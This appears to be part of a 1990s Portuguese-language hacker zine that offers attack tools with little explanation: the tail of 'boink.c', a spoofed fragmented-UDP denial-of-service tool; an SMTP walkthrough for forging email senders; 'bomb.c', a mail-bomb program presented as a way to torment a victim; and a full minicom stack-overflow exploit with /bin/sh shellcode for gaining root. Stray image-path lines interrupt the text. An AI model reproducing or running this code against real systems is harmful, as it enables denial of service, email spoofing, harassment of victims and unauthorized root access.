        pkt.ip.id = htons(0x455);
        pkt.ip.ttl = 255;
        pkt.ip.protocol = IP_UDP;
        pkt.ip.saddr = src_addr;
        pkt.ip.daddr = dst_addr;
        pkt.ip.frag_off = htons(0x2000);        /* more to come */

        pkt.udp.source = htons(src_prt);        /* udp header */
        pkt.udp.dest = htons(dst_prt);
        pkt.udp.len = htons(8 + PADDING);
                                                /* send 1st frag */

        to.sin_family = AF_INET;
        to.sin_port = src_prt;
        to.sin_addr.s_addr = dst_addr;
```

```
        bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
                sizeof(struct sockaddr));

        pkt.ip.frag_off = htons(FRG_CONST + 1);         /* shinanigan */
        pkt.ip.tot_len = htons(iplen + FRG_CONST);
                                                        /* 2nd frag */

        bs = sendto(sck, &pkt, iplen + FRG_CONST + 1, 0,
                (struct sockaddr *) &to, sizeof(struct sockaddr));

        return bs;
}

void main(int argc, char *argv[])
{
        u_long  src_addr,
                dst_addr;

        int     i,
               /* src_prt = 55,
                  dst_prt = 55, */
                start_port,
                stop_port,
                bs = 1,
                pkt_count;

        if (argc < 5)
                usage();

        start_port = (u_short) atoi (argv[ 3 ]);
        stop_port = (u_short) atoi (argv[ 4 ]);
        if (argc == 6)
              pkt_count = atoi (argv[ 5 ]);


        if (start_port >= stop_port ||
            stop_port <= start_port) {

                start_port = 25;
                stop_port = 65;

        }


        if (pkt_count == 0) pkt_count = 10;

        /* Resolve hostnames */

        src_addr = host_to_ip(argv[1]);
        if (!src_addr)
                quit("bad source host");
        dst_addr = host_to_ip(argv[2]);
        if (!dst_addr)
                quit("bad target host");

        spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if (!spf_sck)
                quit("socket()");
        if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *) &bs,
        sizeof(bs)) < 0)
                quit("IP_HDRINCL");

        for (i = 0; i < pkt_count; ++i)
        {
                int j;

                printf ("(%d)%s:%d->%d\n", i, argv[ 2 ], start_port, stop_port);

                for (j = start_port; j != stop_port; j++) {

                 /* fondle(spf_sck, src_addr, dst_addr, src_prt, dst_prt); */
                    fondle (spf_sck, src_addr, dst_addr, j, j);

                }
                usleep(10000);
        }
```

```
        printf("Done.\n");
}
```
---[boink.c]--END---Cut-Here!-



Fake Email

Como o proprio nome diz e' mandar um "falso email" a um verdadeiro email.
Ao contrario do que muita gente pensa por ai, e' muito facil mandar um email
com o remetente falso. Sera' necessario:

1. Um servidor que usaremos para remeter a mensagem.
2. Um email falso que pode ser inventado por voce.
3. Uma email verdadeiro que sera' o destinario da mensagem (a vitima).

Se voce estiver usando sua conta verdadeira tome cuidado para quem vai
mandar a mensagem, pois alem de ficar logado no servidor, seu IP ira'
junto com a mensagem.
Escolha um servidor que possua servico de SMTP. (Existem muitos)
Ex: mail.geocities.com
Vamos a uma simulacao "passo - a - passo":

```
telnet mail.server.com.br 25

helo server
mail from: falso@email.com.br (inventa um)
250 <falso@email.com.br> ... Sender Okay
rcpt to: vitima@email.com.br
250 <vitima@email.com.br> ... Recipiant Okay
data
354 Enter mail, end with "." on a line by itself
From: falso@email.com.br
To: vitima@email.com.br
Subject: Digite o subject
Digite aqui a sua mensagem
.
250 Mail accepted
QUIT
```


Email Bomb

Mail Bomb na verdade e' mandar um grande sequencia de emails com o objetivo
de encher a caixa postal da vitima. Se voce estiver com intencao de
realmente infernizar a vida de uma pessoa, o certo seria inscrever seu
endereco eletronico em varias listas de discussoes.
Abaixo esta um programa em C para mandar mail bombs.

---[bomb.c]--START---Cut-Here!-
```
#include <string.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

void main(int argc,char *argv[])
{
   int c,i,nmsg,sock,number;
   struct sockaddr_in sin;
   struct hostent *hp;
   char *servidor;
   char subject[128],message[512],mail[1024];

   if (argc != 5)  {
      printf("\nUSE: %s [servidor] [user@email] [fake@email] [nmsg]\n", argv[0]);
      exit(0);
   }
```

```
   number = atoi(argv[4]);
   printf("\nSubject: ");
   gets(subject);
   printf("\nTexto da Mensagem : Para terminar digite (.)\n");

   while ((c = getchar()) != '.')
   message[i++]=c;
   message[i++]='.';
   message[i++]='\0';

   sprintf(mail,"helo\nmail from: %s\nrcpt to: %s\ndata\nFrom: %s
To: %s\nSubject: %s\n%s\n.\n",argv[1],argv[3],argv[2],argv[3],
argv[2],subject,message);

   hp = gethostbyname(argv[1]);
   if (hp == NULL) {
      printf("Host %s nao encontrado", argv[1]);
      exit(0);
   }
   printf("\nCONNECTING TO: %s\n", argv[1]);
   bzero(&sin, sizeof(struct sockaddr_in));
   bcopy(hp->h_addr, &sin.sin_addr, hp->h_length);
   sin.sin_family = AF_INET;
   sin.sin_port = htons(25);

   if ((sock = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("socket");
        exit(0);
   }

  if (connect(sock,(struct sockaddr *)&sin, sizeof(sin)) < 0) {
      perror("connect");
      exit(0);
   }
   for ( nmsg=0;nmsg < number;nmsg++ ) {
       send(sock,mail,strlen(mail),0);
       printf("\nMail Number:  %d ",nmsg);
         sleep(1);   // Nota do editor: Pra que isso hehe? ;)
   }
   sprintf(mail,"quit\n");
   send(sock,mail,strlen(mail),0);
}
```

---[bomb.c]---END---Cut-Here!-



Sistemas Afectados: Todas plataformas que o minicom estaja instalado
com suid e/ou sgid.


Problema: Usuarios local podem obter acesso ao grupo uucp e em alguns casos
root.
Se o minicom for instalado com suid root, qualquer usuario que tem acesso
a usar o minicom pode usa-lo para obter acesso a um root shell.
Se o minicom for instalado com sgid uucp, qualquer usuario do minicom pode
obter previlegios do group uucp. Com previlegios de group uucp, voce
facilmente pode substituir uucico/uuxqt/etc com seus scripts.
Apos rodar o programa abaixo voce pode ter acesso aos previlegios de root
ou ao group do uucp.

---[minicomxploit.c]---START---------------------------------------Cut-Here!-

```
/* this stack overflow exploit code was written by jsn <jason@redline.ru>  */
/* provided "as is" and without any warranty. Sun Feb  9 08:12:54 MSK 1997 */
/* usage: argv[0] their_stack_offset buffer_size target_program [params]   */
/* generated string will be appended to the last of params.                */
/* examples: stack -600 1303 /usr/bin/lpr "-J"                             */
/*           stack -640 153  /usr/bin/minicom -t vt100 -d ""               */

#include <stdlib.h>
#include <unistd.h>
```


```
#include <stdio.h>
#include <string.h>
#include <stdarg.h>

#define NOP     0x90

const char usage[] = "usage: %s stack-offset buffer-size argv0 argv1 ...\n";

extern          code();
void    dummy( void )
{
        extern  lbl();

        /* do "exec( "/bin/sh" ); exit(0)" */

__asm__( "
code:   xorl    %edx, %edx
        pushl   %edx
        jmp     lbl
start2: movl    %esp, %ecx
        popl    %ebx
        movb    %edx, 0x7(%ebx)
        xorl    %eax, %eax
        movb    $0xB, %eax
        int     $0x80
        xorl    %ebx, %ebx
        xorl    %eax, %eax
        inc     %eax
        int     $0x80
lbl:    call    start2
        .string \"/bin/sh\"
 ");
}

void            Fatal( int rv, const char *fmt, ... )
{
        va_list         vl;
        va_start( vl, fmt );
        vfprintf( stderr, fmt, vl );
        va_end( vl );
        exit( rv );
}

int             main( int ac, char **av )
{
        int             buff_addr;      /* where our code is */
        int             stack_offset = 0,
                        buffer_size = 0, i, code_size;
        char            *buffer, *p;

        buff_addr = (int)(&buff_addr);          /* get the stack pointer */
        code_size = strlen( (char *)code );     /* get the size of piece of */
                                                /* code in dummy()      */
        if( ac < 5 )    Fatal( -1, usage, *av );

        buff_addr -= strtol( av[ 1 ], NULL, 0 );
        buffer_size = strtoul( av[ 2 ], NULL, 0 );

        if( buffer_size < code_size + 4 )
            Fatal( -1, "buffer is too short -- %d minimum.\n", code_size + 5);
            /* "this is supported, but not implemented yet" ;) */

        if( (buffer = malloc( buffer_size )) == NULL )
            Fatal( -1, "malloc(): %s\n", strerror( errno ) );

        fprintf( stderr, "using buffer address 0x%8.8x\n", buff_addr );

        for( i = buffer_size - 4; i > buffer_size / 2; i -= 4 )
                *(int *)(buffer + i) = buff_addr;
        memset( buffer, NOP, buffer_size/2 );

        i = (buffer_size - code_size - 4)/2;

        memcpy( buffer + i, (char *)code, code_size );
        buffer[ buffer_size - 1 ] = '\0';
```

```
        p = malloc( strlen( av[ ac - 1 ] ) + code_size + 1 );
        if( !p )
            Fatal( -1, "malloc(): %s\n", strerror( errno ) );

        strcpy( p, av[ ac - 1 ] );
        strcat( p, buffer );
        av[ ac - 1 ] = p;

        execve( av[ 3 ], av + 3, NULL );
        perror( "exec():" );
}
---[ minicomxploit.c ]---END-----------------------------------------Cut-Here!-
```



Pra quem gosta de seguranca em primeiro
Lugar ai ta a nossa PGP public Key ;)
Mandem seus comentarios, criticas, sugestoes
bla blah blah, etc...

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzTfaJ0AAAEEANv2uMmKYNdE6WPwkCXvnqatUPJuS3aOvDC0yJDNQRTTEwiP
wfxcdYBCyCjn+xKB3J0FAokL8ldqmBacrRdVrrfAK78LVvlZMpwswDud57XisBRj
E0SXGIQZ6orCL4FEJaTMPw4qMmG1lxYWpInIOT3PW/EIBH9Hhj6emJVtADClAAUR
tAVuZWFyeg==
=GLWR
-----END PGP PUBLIC KEY BLOCK-----
```



I C Q
Text by: Soul Hunter
Discovered by: Soul Hunter

Fake Email/Email Bomb
Text by: TheRevenge
bomb.c by: TheRevenge

SendMail 8.8.4 Xploit
Text by: GhostObtruder

Minicom Buffer OverFlow
Text by: TheRevenge